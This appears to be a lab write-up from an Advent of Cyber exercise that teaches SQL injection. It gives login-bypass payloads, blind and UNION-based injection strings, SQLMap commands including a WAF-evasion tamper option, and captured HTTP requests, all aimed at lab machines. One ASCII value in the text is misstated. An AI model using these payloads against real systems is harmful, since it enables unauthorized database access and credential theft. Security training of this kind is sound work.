
DAY5_advent_of_the_cyber



What is SQL Injection?

A SQL injection (SQLi) attack consists of the injection of a SQL query to the remote web application. A successful SQL injection exploit can read sensitive data from the database (usernames & passwords), modify database data (Add/Delete), execute administration operations on the database (such as shutdown the database), and in some cases execute commands on the operating system.

SQL Background

SQL is a language used in programming to talk to databases. It's an extremely handy language that makes it easy for the developers to organise data in various structures. Unfortunately, the benefit always comes with a drawback; even a little misconfiguration in SQL code can lead to a potential SQL injection.

I advise you to quickly go through this SQL command guide in order to make yourself familiar with them:

List of SQL Commands | Codecademy

In any case, in the SQL Injection attack, we mainly use only 4 commands: SELECT, FROM, WHERE, and UNION.

SQL Command	Description
SELECT	Used to select data from a database.
FROM	Used to specify which table to select or delete data from.
WHERE	Used to extract only those records that fulfil a specified condition.
UNION	Used to combine the result-set of two or more SELECT statements.

It is important to mention that `1=1` in SQL stands for `True` (shortly you'll see the reason as to why I mention this).

How does an SQLi attack work?

SQLi is carried out through abusing a PHP GET parameter (for example **?username=**, or **?id=**) in the URL of a vulnerable web page, such as those covered in Day 2. These are usually located in the search fields and login pages, so as a penetration tester, you need to note those down.

Here's an example of a username input field written in PHP:

```
<?php $username = $_GET['username']; $result = mysql_query("SELECT * FROM users WHERE username='$username'"); ?>
```


After a variable `username` was inputted in the code, PHP automatically uses SQL to select all users with the provided username. Exactly this fact can be abused by an attacker.

Let's say a malicious user provides a quotation mark (') as the username input. Then the SQL code will look like this:

```
SELECT * FROM users WHERE username='''
```

As you can see, that mark creates a third one and generates an error since the username should only be provided with two. Exactly this error is used to exploit the SQL injection.

Generally speaking, SQL injection is an attack in which your goal is to break SQL code execution logic, inject your own, and then 'fix' the broken part by adding comments at the end.



Graphical interpretation

Most commonly used comments for SQLi payloads:

```
--+ // /*
```

Login Bypass with SQL Injection

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into **ANY** account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password'
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input `' or true --` username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username='' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.

Note that some websites can use a different SQL query, such as:

```
SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
```

In this case, you'll have to add a single bracket to your payload like so: `') or true-` to make it work.


You can practice login bypassing on a deployed machine, port 3000 (First browse to `10.10.35.55:3000/init.php` and then to `10.10.35.55:3000`). I've put an extra interactive exercise there. It'll show you all back end output, allowing you to experiment and practice with SQL commands.

Blind SQL Injection


In some cases, developers become smart enough to mitigate SQL Injection by restricting an application from displaying any error. Happily, this does not mean we cannot perform the attack.
Blind SQL Injection relies on changes in a web application, during the attack. In other words, an error in SQL query will be noticeable in some other form (i.e changed content or other).

Since in this situation we can only see if an error was produced or not, blind SQLi is carried out through asking 'Yes' or 'No' questions to the database (Error = 'No', No Error = 'Yes').
Through that system, an attacker can guess the database name, read columns and etc. Blind SQLi will take more time than other types but can be the most common one in the wild.

Start off with finding a way to cause the SQL error and then fixing it back.


10.10.198.238/sqli-labs/Less-8/?id=1'

Breaking the application


10.10.198.238/sqli-labs/Less-8/?id=1' --+

You are in...........

Fixing it - Notice how the app did not output any error, even though I've clearly caused an SQL error.

For asking the questions, you can use SUBSTR() SQL function. It extracts a substring from a string and allows us to compare the substring to a custom ASCII character.


```
substr((select database()),1,1)) = 115
```

The above code is asking the database if its name's first letter is equal to 155 ('s' in ASCII table).

Now put this into a payload:

```
?id=1' AND (ascii(substr((select database()),1,1))) = 115 --+
```

The payload is the question. If the application does not produce any changes, then the answer is 'Yes' (the database's first letter is 's'). Any error or change = 'No'.


```
10.10.198.238/sqli-labs/Less-8/?id=1' AND (ascii(substr((select database()),1,1))) = 115 --+
```

You are in...........

Note: You can use blind SQLi injection techniques in the 'open' situation too.

UNION SQL Injection

UNION SQLi is mainly used for fast database enumeration, as the UNION operator allows you to combine results of multiple SELECT statements at a time.

UNION SQLi **attack** consists of 3 stages:

1. Finding the number of columns
2. Checking if the columns are suitable
3. Attack and get some interesting data.

- Determining the number of columns required in an SQL injection UNION attack

There are exactly two ways to detect one:

The first one involves injecting a series of ORDER BY queries until an error occurs. For example:

```
' ORDER BY 1-- ' ORDER BY 2-- ' ORDER BY 3-- # and so on until an error occurs
```

(The last value before the error would indicate the number of columns.)

The second one (most common and effective), would involve submitting a series of UNION SELECT payloads with a number of NULL values:

```
' UNION SELECT NULL-- ' UNION SELECT NULL,NULL-- ' UNION SELECT NULL,NULL,NULL-- # until the error occurs
```

No error = number of NULL matches the number of columns.

- Finding columns with a useful data type in an SQL injection UNION attack

Generally, the interesting data that you want to retrieve will be in string form. Having already determined the number of required columns, (for example 4) you can probe each column to test whether it can hold string data by replacing one of the UNION SELECT payloads with a string value. In case of 4 you would submit:

```
' UNION SELECT 'a',NULL,NULL,NULL-- ' UNION SELECT NULL,'a',NULL,NULL-- ' UNION SELECT NULL,NULL,'a',NULL-- ' UNION SELECT NULL,NULL,NULL,'a'--
```

No error = data type is useful for us (string).

- Using an SQL injection UNION attack to retrieve interesting data

When you have determined the number of columns and found which columns can hold string data, you can finally start retrieving interesting data.

Suppose that:

- The first two steps showed exactly two existing columns with useful datatype.
- The database contains a table called users with the columns username and password.

In this situation, you can retrieve the contents of the user's table by submitting the input:

```
' UNION SELECT username, password FROM users --
```

Here's a small list of thing you'd want to retrieve:

1. database()
2. user()
3. @@version
4. username
5. password
6. table_name
7. column_name

SQLMap

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It's an incredible tool that can be learned within minutes. It's already included in THM's AttackBox or you can install it locally by running:

```
git clone --depth 1 <https://github.com/sqlmapproject/sqlmap.git> sqlmap-dev
```

Here are some of the most common options that you would configure when using SQLMap:

Command	
--url	Provide URL for the attack
--dbms	Tell SQLMap the type of database that is running
--dump	Dump the data within the database that the application uses
--dump-all	Dump the ENTIRE database
--batch	SQLMap will run automatically and won't ask for user input

Let's show an example of an SQLMap command. Let's say we have a vulnerable login form located at "http://tbfc.net/login.php". (**Note, this is just an example, please do not SQLMap this website as no consent has been given by the owner.**) We would use this alongside `--url` to tell SQLMap where to attack. i.e. `sqlmap --url http://tbfc.net/login.php`

Where we can then proceed to enumerate what data is in the application's database with options such as `--tables` and `--columns`. Leaving our final SQLMap looking like so: `sqlmap --url http://tbfc.net/login.php --tables --columns`

Again, tbfc.net is given as an example, please do not perform any attack on this site.


- You can find a cheatsheet for more snippets of SQLMap commands here

SQLMap & BurpSuite

The most beneficial feature of sqlmap is its integration with BurpSuite.


With BurpSuite, you can capture and save login or search information to use with SQLMap. This is done by intercepting a request. You will need to configure your browser to use BurpSuite as a proxy for this request to capture. The AttackBox has made this simple for you by using the FoxyProxy extension in Firefox.


1. First let's startup BurpSuite located in "Applications -> Web -> BurpSuite Community Edition" on the AttackBox
2. Use Firefox to visit the application we suspect to be vulnerable
3. Enable FoxyProxy in Firefox:
4. Submit a request on the web application we suspect to be vulnerable
5. Send the request from the "Proxy" tab to the repeater by right-clicking and pressing "Send to Repeater"
6. Notice our request is now in the "Repeater" tab:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
1 ×
...
Send
Cancel
Request
Raw Params Headers Hex

```
GET /myapplication?username=elfmceager HTTP/1.1
Host: 10.10.245.218:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=eyJhdXRoIjp0cnVlfQ.X8gkCg.WHvM8CY0zUIkwPwgM6nrf6hL5Eg
Upgrade-Insecure-Requests: 1

```

7. Finally, save this request by right-clicking and pressing "Save item"





```
GET /myapplication?username=elfmceager HTTP/1.1
Host: 10.10.245.218:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101
Accept:
text/html,appli                                           /webp,*/*;q=0
.8
Accept-Language
Accept-Encoding
Connection: clo
Cookie: session                                           6nrf6hL5Eg
Upgrade-Insecur
```

We can then use this request in SQLMap:

```
sqlmap -r filename
```

SQLMap will automatically translate the request and exploit the database for you.


Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.


Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Login into the santapanel using a basic sql injection like : ' or true; --
after that


Contexts
Default Context
Sites
http://10.10.35.55:8000
GET:santapanel
POST:santapanel(password,username)
static
GET:styles.css
https://aus5.mozilla.org
https://content-signature-2.cdn.mozilla.net
https://push.services.mozilla.com
https://snippets.cdn.mozilla.net
https://tracking-protection.cdn.mozilla.net
https://shavar.services.mozilla.com
https://location.services.mozilla.com
https://firefox.settings.services.mozilla.com

```
POST http://10.10.35.55:8000/santapanel HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://10.10.35.55:8000
Connection: keep-alive
Referer: https://10.10.35.55:8000/santapanel
Upgrade-Insecure-Requests: 1
Host: 10.10.35.55:8000

username=snehil&password=password123
```




The database has been updated while you were away!

Enter:

Search

Gift	Child
N	
u	
l	
l	

